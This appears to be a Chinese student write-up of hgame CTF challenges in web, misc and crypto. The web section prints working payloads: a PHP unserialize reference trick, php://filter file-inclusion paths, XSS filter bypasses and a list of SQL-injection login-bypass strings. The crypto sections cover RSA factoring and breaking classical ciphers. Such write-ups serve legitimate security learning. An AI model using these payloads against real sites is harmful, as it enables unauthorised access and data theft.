WEB

1. Random?

URL:http://123.206.203.108:10001/random.php

题目提示 PS:网不好vim线上改代码真是致命

猜想是搜索得出结论 web 源码泄露，构造

http://123.206.203.108:10001/.random.php.swp

下载文件，移到 Linux 里修复得到源码

```
?php
error_reporting(0);
include ('flag.php');

class emmm
{
    var $public;
    var $secret;
}

if ($_GET['emmm']) {
    $emmm = unserialize($_GET['emmm']);
        if (!is_object($emmm)) {
        die("error");
    }
    $emmm->public = random_int(0, 100000000);
    $emmm->secret = random_int(0, 100000000);
    if ($emmm->public == $emmm->secret) {
        echo $flag;
    }
}

#highlight_file(__FILE__);
```

然后各自查 serialize 后的格式，unserialize 漏洞之类的，最后在 i 春秋

视频里知道引用在 serialize 字符串里的写法，构造

?emmm=O:4:"emmm":2:{s:6:"public";N;s:6:"secret";R:2;}

得到 flag:hgame{&_Is_wondeRful!@#}

2.草莓社区-2

URL:http://118.25.18.223:10012/

本地包含，构造

show_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php

然后保存网页，得到图片用 notepad++打开

一段 base64 编码

PD9waHAKCSRmbGFnPSJoZ2FtZXshbTRvX3BpNG5fQ2hhT19oYW9fa2FuIX0i0wo=

解码的得到

Flag:hgame{!m4o_pi4n_Cha0_hao_kan!}

3. 草莓社区-1

URL:http://118.25.18.223:10011/

依旧本地包含，构造

show_maopian.php?mao=../flag.php

下载图片，用 notepad++打开得到

```
<?phpLF
    $flag="hgame{#Ma0_pi4n_ha0_k4n_ma#}";LF
```

Flag：hgame{#Ma0_pi4n_ha0_k4n_ma#}


4. XSS-1

URL:http://118.25.18.223:10013/

屏蔽了 script 和 image 和(

构造 payload：<img src=1 onerror=alert&#401)>


然后 fantasyqt 学长有事，找 ngc 学长换了 flag



Flag:hgame{#X5s_soo00o_e4sy#}

5. XSS-2

URL:http://118.25.18.223:10014/




这题替换的就多了，script，img，image，(和>都被替换，

最开始我是想


然后学长告诉我不能有交互。。。

之后不断尝试，在一次偶然，发现”“内的 html 编码会被还原

于是



与学长交易得到 flag



Flag：hgame{#LuCkY_y0u_a1ert_l#}

6. 最简单的 sql 题

URL:http://118.25.18.223:10015/

asp aspx万能密码

1: "or "a"="a
2: ')or('a'='a
3: or 1=1--
4: 'or 1=1--
5: a'or' 1=1--
6: "or 1=1--
7: 'or'a'='a
8: "or"="a'='a
9: 'or''='
10: 'or'='or'
11: 1 or '1'='1'=1
12: 1 or '1'='1' or 1=1
13: 'OR 1=1%00
14: "or 1=1%00
15: 'xor

万能密码

第八个成功拿到 flag

hgame{@s0ng_fen_ti@}

Flag:hgame{@s0ng_fen_ti@}

MISC


1.咻咻咻

URL:http://p3pqfvzzm.bkt.clouddn.com/xiuxiuxiu.zip

下载得到一个压缩文件，显示有密码，但提示


hint 1: 粗心的出题人没有把锁上实就去看ditf了。

用 010editor 打开压缩文件



将 deFlags 的值改成 0，压缩文件就没有密码了，解压的到 wav 文件，google 到一份工具，在 ubuntu 里

得到 txt 文件



Base64 解码得到 flag

Flag:hgame{h4ppy_xiu_Xiu_xxxxiUU}

2. White Cosmos

URL:http://p3pqfvzzm.bkt.clouddn.com/White%20cosmos.zip

下载解压得到 Pure.txt

打开来是没有任何显示，而 TXT 文件本身是 233 字节的，说明 TXT 内的内容是不可视字符，使用 notepad++打开，调至显示不可视字符，得到

剩下太长就不截图了，猜测是摩斯电码

--.-....--..---.--....-.--.--.-.--..-.-.----.--.-.-.---.--..

-.-.--.--...--...--..--.....--.--.-.--..-.-.-.-----..--..-..

-.-----.-.-.---.--.-....-..-..-.---.-...--..-.-.-.-----.---.

.--.---......--.-...--...--.--..-.-.-----.-

解密得到一个中文加疑似 16 进制的数

桧616d657b58000000000000000000

而 hgame 对应的 16 进制为

6867616d65

与之相似，则查询开头文字的摩斯电码，删除，得到后续的摩斯电码解密，一点一点删除，并获得后续解密，最后得到 flag

Flag:hgame{WelcOme_2_WhIte_sp4ce}

3. easy password

URL:http://p1kaloi2x.bkt.clouddn.com//hgame/week2/misc1.zip

压缩文件，加提示小写字母加数字，软件爆破得到压缩密码:hgame18

解压缩得到 flag

Flag:hgame{Opos_You_5ound_m3_HAHA}

Crypto

1. easy rsa

URL:https://pastebin.com/yB5SQdhn


```
p = random_prime(2**1024)
q = random_prime(2**1024)
N = p * q
e = 65537

flag = "xxxxxxxxxxxxxxxxxx..."
m = int(flag.encode('hex'), 16)
c = pow(m, e, N)
print "N: " + str(N)
print "e: " + str(e)
print "c: " + str(c)
print "h: " + str(p+q)

```

将加密流程以及最后的 N,e,c,h,给了我们，

rsa 算法还需要(p-1)*(q-1)以及 d,由数学可知结果为 N-h+1，

由公式算出 d $d = e^{-1} \bmod \varphi(n)$;

最后由公式算结果出 $m = c^d \pmod{n}$.



```
>>> hex(7331486293554843069688692846630237560476973245014686943928666237111490445566513687556671159548221500358133447254
889062130732284558111427270604029979742688328352254471467874637556040443251711228945953396734364837759227878778427724153
4035438239445829403403933010376834233726997228461728071629720620824279384064)
'0x6867616d657b7068695f69735f696d706f7274616e745f746f6f217d0000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000L'
>>>
```

结果转 16 进制，再转字符串

得到 flag

Flag:hgame{phi_is_important_too!}

2. The same simple RSA

URL:http://p3xlhyup6.bkt.clouddn.com/The%20same%20simple%20RSA.zip

下载并解压得到文件 flag.enc 和 pubkey.pem

以下 Google 内容

使用 pycrypto 的 RSA 模块

```
>>> from Crypto.PublicKey import RSA
>>>
>>> pub = RSA.importKey("""-----BEGIN PUBLIC KEY-----
... MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD2OQ/+5erCQKPGqxsC/bNPXDr
... yigb/+1/vjDdAgMBAAE=
... -----END PUBLIC KEY-----""")
>>>
>>> n = long(pub.n)
>>> e = long(pub.e)
>>>
>>> print n
87924348264132406875276140514499937145050893665602592992418171647042491658461
>>> print e
65537
>>>
```

取得了 N 与 e，之后在 http://factordb.com，解出 p 与 q

```
>>> import gmpy
>>>
>>> p = 275127860351348928173285174381581152299
>>> q = 319576316814478949870590164193048041239
>>>
>>> d = long(gmpy.invert(e,(p-1)*(q-1)))
>>>
>>> print d
10866948760844599168252082612378495977388271279679231539839049698621994994673
>>>
```

```
>>>
>>> key = RSA.construct((n,e,d))
>>>
>>> print key.exportKey()
-----BEGIN RSA PRIVATE KEY-----
MIGqAgEAAiEAwmNq5cPY5D/7l6sJAo8arGwL9s09cOvKKBv/6X++MN0CAwEAAQIg
GAZ5m9RM5kkSK3i0MGDHhvi3f7FZPghC2gY7oNhyi/ECEQDO+7LPfhipjr7cNuPn
w7ArAhEA8Gwo6RyJIrnCNuI1YMCXFwIRAJulRkclqWIHx5pNZIAp9VUCEGjeJLIZ
ek+lSut5m+LJ3p0CEDRBEd7C622/wt1+58xOIfE=
-----END RSA PRIVATE KEY-----
>>>
>>>
```

得到私钥，

```
$ openssl rsautl -decrypt
 -in flag.enc -inkey key.pem -out 1.txt
```

解密得到 flag

```
hgame{Double_ki11!}
```

Flag:hgame{Double_ki11!}

3. Caesar&&Caesar

URL:http://p3xlhyup6.bkt.clouddn.com/Vigenere

```
mnbr firrf ztaii af vx meteq hal jzrvbz zulaq, qhsseey onyicinbh iyvnqio phw ko esflqsee hahxCRLF
uifhtux rfgskusfn jvxu lzs somoii tbcd omd tb rbzgfvrf bji. rt gvta xzmr atjsedb ktz e miyztni ffCRLF
gkxuxp aqcul lfufsl, iyzlg cg alv bnbd vj r rvjxy sw cysty artrf moek rnb tsseg n pxk sw pbzbzlvdCRLF
fhhuij, wuwvo avrr kapxv aar xusimbil, smbe cfxomjtbfbj ixgf. hal afryr phw jo esvlrk tuom teeyCRLF
gvbuki lnqdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz rvcrglhvp tb dhprk. eiskf cvae rnymeg gvxCRLF
tsetu cy teicu o yhqzll cy yexgrr zftjirg pvycd fsm bt khrwk aietf bxhv khr jbsprgr, ogk aztu o zyirtCRL
hdkvei os dbwij aar dlxklrrkbqj tusr dsllq rbztcal bxd mevrbmpses. swkzx khrm uyslguh moi datbxa.CRLF
e yenjr ncgsl kbal rn hbmhqvd ostyh rnq gihvioj vtuhj, wuc buxioqivlh yizgxsj rs zsexyirdrg,CRLF
ibx fn n phsh guozbj hvmbblavrtvcg vj nhnh al lzmfsem grlysw alv evuaal noarxy sw tus eleinrr tsgyezwlawC
ff zovlhfnvo. CRLF
```

我的做法算是比较麻烦。。。先自己抄下来。。。。然后，猜想只有一个字母的单词只有 a，然后得出秘钥里有 erno 这四个字母，并且位置固定，密文为 7 的倍数，n 在第二位，o 在第三位，e 在第 6 位，r 在第 7 位，然后猜想这样的单词，another，尝试解密，第一个词

与第二个词是正常的词语，于是解出文章，Google，得到书名百年孤独

得出 flag

Flag:hgame{One_Hundred_Years_of_Solitude}

4. Violence

URL:http://p3xlhyup6.bkt.clouddn.com/Affine.py

```
a = ?
b = ?
m = ?

flag = "hgame{" + m + "}"

cipher = ''
for i in m:
    if 96 < ord(i) < 123:
        cipher += chr(a * (ord(i) + b - 97) % 26)
    else:
        cipher += i

print cipher.encode('hex')

# https://www.wikiwand.com/en/Affine_cipher flag是一个有意义的句子
# cipher = 191709050607090519 5f07065f06031505195f035f0a07065f170c5f1407170205101105
```

首先将 cipher 解码，得到

```
>>> cipher.decode('hex')
'\x19\x17\t\x05\x06\x07\t\x05\x19_\x07\x06_\x06\x03\x15\x05\x19_\x03_\n\x07\x06_\x17\x0c_\x14\x07\x17\x02\x05\x10\x11\x05'
>>>
```

在\x03 处只有一个字母，猜想为 a，进行尝试，

当 a 为 1 时，b 为 3 时，a 可以加密为\x03，之后组依次为

a,b:

{3,1;5,11;7,19;9,9;11,5;15,21;17,17;19,7;21,15;23,25;25,23}

然后尝试以各组数字解码，最后在 7,19 组解出 flag

Flag:hgame{sometimes_it_takes_a_nit_of_violence},

然而并不对，发现有点错误，重新加密结果有些许不同，最后找到语病处，将 nit 改成 bit，重新加密，与 cipher 相同，得到 flag

Flag:hgame{sometimes_it_takes_a_bit_of_violence}